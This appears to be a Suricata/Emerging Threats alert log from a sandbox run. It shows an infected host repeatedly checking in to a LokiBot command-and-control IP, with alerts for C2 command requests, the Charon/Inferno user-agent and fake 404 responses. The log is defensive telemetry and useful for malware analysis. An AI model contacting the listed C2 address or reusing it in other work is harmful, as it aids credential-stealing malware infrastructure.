01/05/21-19:06:35.512183	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49237	185.206.215.56	192.168.2.22
01/05/21-19:06:35.726449	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49238	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.726449	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49238	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.726449	TCP	2025381	ET TROJAN LokiBot Checkin	49238	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.726449	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49238	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.894052	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49238	185.206.215.56	192.168.2.22
01/05/21-19:06:36.098105	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49239	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.098105	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49239	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.098105	TCP	2025381	ET TROJAN LokiBot Checkin	49239	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.098105	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49239	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.277202	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49239	185.206.215.56	192.168.2.22
01/05/21-19:06:36.491085	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49240	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:36.491085	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49240	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.491085	TCP	2025381	ET TROJAN LokiBot Checkin	49240	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.491085	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49240	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.657367	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49240	185.206.215.56	192.168.2.22
01/05/21-19:06:36.879808	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49241	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.879808	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49241	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.879808	TCP	2025381	ET TROJAN LokiBot Checkin	49241	80	192.168.2.22	185.206.215.56
01/05/21-19:06:36.879808	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49241	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.043514	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49241	185.206.215.56	192.168.2.22
01/05/21-19:06:37.256017	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49242	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.256017	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49242	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.256017	TCP	2025381	ET TROJAN LokiBot Checkin	49242	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.256017	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49242	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.425204	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49242	185.206.215.56	192.168.2.22
01/05/21-19:06:37.635343	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49243	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.635343	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49243	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.635343	TCP	2025381	ET TROJAN LokiBot Checkin	49243	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.635343	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49243	80	192.168.2.22	185.206.215.56
01/05/21-19:06:37.804227	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49243	185.206.215.56	192.168.2.22
01/05/21-19:06:38.018241	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49244	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.018241	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49244	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.018241	TCP	2025381	ET TROJAN LokiBot Checkin	49244	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.018241	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49244	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.186781	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49244	185.206.215.56	192.168.2.22
01/05/21-19:06:38.389239	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49245	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.389239	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49245	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.389239	TCP	2025381	ET TROJAN LokiBot Checkin	49245	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.389239	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49245	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.563167	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49245	185.206.215.56	192.168.2.22
01/05/21-19:06:38.784644	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49246	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.784644	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49246	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.784644	TCP	2025381	ET TROJAN LokiBot Checkin	49246	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.784644	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49246	80	192.168.2.22	185.206.215.56
01/05/21-19:06:38.965108	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49246	185.206.215.56	192.168.2.22
01/05/21-19:06:39.177876	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49247	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.177876	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49247	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.177876	TCP	2025381	ET TROJAN LokiBot Checkin	49247	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:39.177876	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49247	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.331864	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49247	185.206.215.56	192.168.2.22
01/05/21-19:06:39.554968	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49248	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.554968	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49248	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.554968	TCP	2025381	ET TROJAN LokiBot Checkin	49248	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.554968	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49248	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.738314	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49248	185.206.215.56	192.168.2.22
01/05/21-19:06:39.944185	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49249	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.944185	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49249	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.944185	TCP	2025381	ET TROJAN LokiBot Checkin	49249	80	192.168.2.22	185.206.215.56
01/05/21-19:06:39.944185	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49249	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.121556	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49249	185.206.215.56	192.168.2.22
01/05/21-19:06:40.335810	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49250	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.335810	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49250	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.335810	TCP	2025381	ET TROJAN LokiBot Checkin	49250	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.335810	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49250	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.507894	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49250	185.206.215.56	192.168.2.22
01/05/21-19:06:40.714092	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49251	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.714092	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49251	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.714092	TCP	2025381	ET TROJAN LokiBot Checkin	49251	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.714092	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49251	80	192.168.2.22	185.206.215.56
01/05/21-19:06:40.893523	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49251	185.206.215.56	192.168.2.22
01/05/21-19:06:41.109834	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49252	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.109834	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49252	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.109834	TCP	2025381	ET TROJAN LokiBot Checkin	49252	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.109834	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49252	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.281018	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49252	185.206.215.56	192.168.2.22
01/05/21-19:06:41.488492	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49253	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.488492	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49253	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.488492	TCP	2025381	ET TROJAN LokiBot Checkin	49253	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.488492	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49253	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.665959	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49253	185.206.215.56	192.168.2.22
01/05/21-19:06:41.875312	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49254	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.875312	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49254	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.875312	TCP	2025381	ET TROJAN LokiBot Checkin	49254	80	192.168.2.22	185.206.215.56
01/05/21-19:06:41.875312	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49254	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.043815	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49254	185.206.215.56	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:42.266645	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49255	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.266645	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49255	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.266645	TCP	2025381	ET TROJAN LokiBot Checkin	49255	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.266645	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49255	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.432654	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49255	185.206.215.56	192.168.2.22
01/05/21-19:06:42.638995	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49256	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.638995	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49256	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.638995	TCP	2025381	ET TROJAN LokiBot Checkin	49256	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.638995	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49256	80	192.168.2.22	185.206.215.56
01/05/21-19:06:42.805691	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49256	185.206.215.56	192.168.2.22
01/05/21-19:06:43.011253	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49257	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.011253	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49257	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.011253	TCP	2025381	ET TROJAN LokiBot Checkin	49257	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.011253	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49257	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.168522	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49257	185.206.215.56	192.168.2.22
01/05/21-19:06:43.372296	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49258	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.372296	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49258	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.372296	TCP	2025381	ET TROJAN LokiBot Checkin	49258	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.372296	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49258	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.526493	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49258	185.206.215.56	192.168.2.22
01/05/21-19:06:43.756835	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49259	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.756835	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49259	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.756835	TCP	2025381	ET TROJAN LokiBot Checkin	49259	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.756835	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49259	80	192.168.2.22	185.206.215.56
01/05/21-19:06:43.913405	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49259	185.206.215.56	192.168.2.22
01/05/21-19:06:44.120266	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49260	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.120266	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49260	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.120266	TCP	2025381	ET TROJAN LokiBot Checkin	49260	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.120266	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49260	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.276026	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49260	185.206.215.56	192.168.2.22
01/05/21-19:06:44.485788	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49261	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.485788	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49261	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.485788	TCP	2025381	ET TROJAN LokiBot Checkin	49261	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.485788	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49261	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.652260	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49261	185.206.215.56	192.168.2.22
01/05/21-19:06:44.876902	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49262	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.876902	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49262	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:44.876902	TCP	2025381	ET TROJAN LokiBot Checkin	49262	80	192.168.2.22	185.206.215.56
01/05/21-19:06:44.876902	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49262	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.053688	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49262	185.206.215.56	192.168.2.22
01/05/21-19:06:45.261637	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49263	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.261637	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49263	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.261637	TCP	2025381	ET TROJAN LokiBot Checkin	49263	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.261637	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49263	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.422623	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49263	185.206.215.56	192.168.2.22
01/05/21-19:06:45.633934	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49264	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.633934	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49264	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.633934	TCP	2025381	ET TROJAN LokiBot Checkin	49264	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.633934	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49264	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.789961	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49264	185.206.215.56	192.168.2.22
01/05/21-19:06:45.996354	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49265	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.996354	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49265	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.996354	TCP	2025381	ET TROJAN LokiBot Checkin	49265	80	192.168.2.22	185.206.215.56
01/05/21-19:06:45.996354	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49265	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.162508	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49265	185.206.215.56	192.168.2.22
01/05/21-19:06:46.366773	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49266	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.366773	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49266	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.366773	TCP	2025381	ET TROJAN LokiBot Checkin	49266	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.366773	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49266	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.523351	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49266	185.206.215.56	192.168.2.22
01/05/21-19:06:46.730742	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49267	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.730742	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49267	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.730742	TCP	2025381	ET TROJAN LokiBot Checkin	49267	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.730742	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49267	80	192.168.2.22	185.206.215.56
01/05/21-19:06:46.897287	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49267	185.206.215.56	192.168.2.22
01/05/21-19:06:47.102635	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49268	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.102635	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49268	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.102635	TCP	2025381	ET TROJAN LokiBot Checkin	49268	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.102635	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49268	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.257102	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49268	185.206.215.56	192.168.2.22
01/05/21-19:06:47.475682	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49269	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.475682	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49269	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.475682	TCP	2025381	ET TROJAN LokiBot Checkin	49269	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.475682	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49269	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:47.647987	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49269	185.206.215.56	192.168.2.22
01/05/21-19:06:47.867741	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49270	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.867741	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49270	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.867741	TCP	2025381	ET TROJAN LokiBot Checkin	49270	80	192.168.2.22	185.206.215.56
01/05/21-19:06:47.867741	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49270	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.042229	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49270	185.206.215.56	192.168.2.22
01/05/21-19:06:48.254686	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49271	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.254686	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49271	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.254686	TCP	2025381	ET TROJAN LokiBot Checkin	49271	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.254686	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49271	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.422139	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49271	185.206.215.56	192.168.2.22
01/05/21-19:06:48.626007	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49272	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.626007	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49272	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.626007	TCP	2025381	ET TROJAN LokiBot Checkin	49272	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.626007	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49272	80	192.168.2.22	185.206.215.56
01/05/21-19:06:48.788675	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49272	185.206.215.56	192.168.2.22
01/05/21-19:06:49.009732	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49273	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.009732	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49273	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.009732	TCP	2025381	ET TROJAN LokiBot Checkin	49273	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.009732	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49273	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.170301	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49273	185.206.215.56	192.168.2.22
01/05/21-19:06:49.377604	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49274	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.377604	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49274	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.377604	TCP	2025381	ET TROJAN LokiBot Checkin	49274	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.377604	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49274	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.549512	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49274	185.206.215.56	192.168.2.22
01/05/21-19:06:49.748267	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49275	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.748267	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49275	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.748267	TCP	2025381	ET TROJAN LokiBot Checkin	49275	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.748267	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49275	80	192.168.2.22	185.206.215.56
01/05/21-19:06:49.910769	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49275	185.206.215.56	192.168.2.22
01/05/21-19:06:50.119352	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49276	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.119352	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49276	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.119352	TCP	2025381	ET TROJAN LokiBot Checkin	49276	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.119352	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49276	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.275711	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49276	185.206.215.56	192.168.2.22
01/05/21-19:06:50.486914	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49277	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:50.486914	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49277	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.486914	TCP	2025381	ET TROJAN LokiBot Checkin	49277	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.486914	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49277	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.662352	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49277	185.206.215.56	192.168.2.22
01/05/21-19:06:50.870071	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49278	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.870071	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49278	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.870071	TCP	2025381	ET TROJAN LokiBot Checkin	49278	80	192.168.2.22	185.206.215.56
01/05/21-19:06:50.870071	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49278	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.028077	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49278	185.206.215.56	192.168.2.22
01/05/21-19:06:51.234373	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49279	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.234373	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49279	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.234373	TCP	2025381	ET TROJAN LokiBot Checkin	49279	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.234373	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49279	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.393173	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49279	185.206.215.56	192.168.2.22
01/05/21-19:06:51.603753	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49280	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.603753	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49280	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.603753	TCP	2025381	ET TROJAN LokiBot Checkin	49280	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.603753	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49280	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.756889	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49280	185.206.215.56	192.168.2.22
01/05/21-19:06:51.974612	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49281	80	192.168.2.22	185.206.215.56
